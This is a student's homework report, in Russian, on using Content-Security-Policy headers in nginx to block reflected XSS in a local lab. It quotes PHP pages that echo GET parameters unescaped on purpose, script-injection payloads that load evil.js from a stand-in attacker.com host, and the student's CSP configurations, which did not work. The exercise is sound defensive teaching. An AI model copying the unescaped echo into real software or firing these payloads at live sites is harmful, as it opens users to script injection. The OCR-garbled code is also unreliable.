

## Задание выполнил студент группы 2345 Романенко Кирилл

1. Открыть консоль браузера на <a href="http://attacker.com">http://victim.com</a> с noмощью XHR. Изучить реакцию браузера в консоли.





- 2. Примечание: домены attacker.com и victim.com должны резолвиться в 127.0.0.1, конфиг nginx тоже должен отдавать все так, чтобы на начало задания работало оба алерта. ### Добавить данную политику CSP на сайте <a href="http://victim.com">http://victim.com</a>. Загрузить страницу victim.com/csp.php?js=<script/src=//attacker.com/evil.js></script>, посмотреть что произошло. Исправить политику CSP так, чтобы вредоносный код не выполнялся.
- 3. Файл csp.php <body> <h3>Whatever \_malicious\_ you inserted shouldn't be executed!</h3> <?php echo \$\_GET["js"]; ?> <h3>But legitimate code still should execute</h3> <script src="http://victim.com/some.js"></script> </body>
- 4. Политика CSP Content-Security-Policy: default-src 'none'; script-src 'unsafe-inline' http:
- 5. Файл some.js alert("I'm legitimate!")
- 6. Файл evil.js alert("I'm evil!")

```
Решение задач 2-6

Установил php-fpm

Создал файлы:

Csp.php

<a href="https://victim.com/some.js"></a>/script>

Some.js

Evil.js
```

```
alert("I'm evil!")
Отредактировал настройки nginx
Vim /etc/nginx/sites-enabled/default
   root /var/www/html;
  # Add index.php to the list if you are using PHP index index.html index.htm index.nginx-debian.html;
   server_name _;
  location / {
    # First attempt to serve request as file, then
    # as directory, then fall back to displaying a 404.
    add_header Content-Security-Policy "default-src 'none'; script-src 'unsafe-inline' http:;";
    try_files $uri $uri/ =404;
}
Выполнил запрос
victim.com/csp.php?js=<script/src=//attacker.com/evil.js></script>
 \leftarrow \quad \rightarrow \quad \textbf{C} \\ \hline \textbf{0} \quad \textbf{victim.com/csp.php?js=<script/src=//attacker.com/evil.js></script>}
                             Hmm. We're having trouble finding that site.
                             We can't connect to the server at victim.com.
                             If you entered the right address, you can:


    Check your network connection

                              . Check that Firefox has permission to access the web (you might be connected but behind a firewall)
                                                                                           Try Again

    □ Inspector
    □ Console
    □ Debugger
    ↑ Network
    () Style Editor
    ♠ Performance
    □ Memory
    ⊕ Storage
    ★ Accessibility
    ※ Application

                                                                                    Errors Warnings Logs Info Debug CSS XHR Requests
Одногруппники говорят, что должен открыться php, но...
Переписал файл vim /etc/nginx/sites-enabled/default
root /var/www/html;
 # Add index.php to the list if you are using PHP
 index index.html index.htm index.nginx-debian.html;
 server_name _;
location / {
    # First attempt to serve request as file, then
    # as directory, then fall back to displaying a 404.
            add_header Content-Security-Policy "default-src 'self'; script-src 'self' ;";
            try_files $uri $uri/ =404;
```

Результат тот же...



- 7. Не дать вредоносному коду http://victim.com/hw-6-
- 8. 3.php?name=<script>alert("hacked")</script> выполниться на странице <a href="http://victim.com/hw-6-3.php">http://victim.com/hw-6-3.php</a> (представлена ниже) с помощью политики CSP (написать политику CSP). Легитимный код при это должен выполняться.
- 9. Страница hw-6-3.php <body> <h3>Whatever \_malicious\_ you inserted shouldn't be executed!</h3> <?php echo \$\_GET["name"]; ?> <h3>But legitimate code still should execute</h3> <script src="http://victim.com/some.js"></script> <script src="http://sub.victim.com/some.js"></script> </script> </scri

```
Задания 7-9

Coздал файл hw-6-3.html

<hr/>
<hr
```

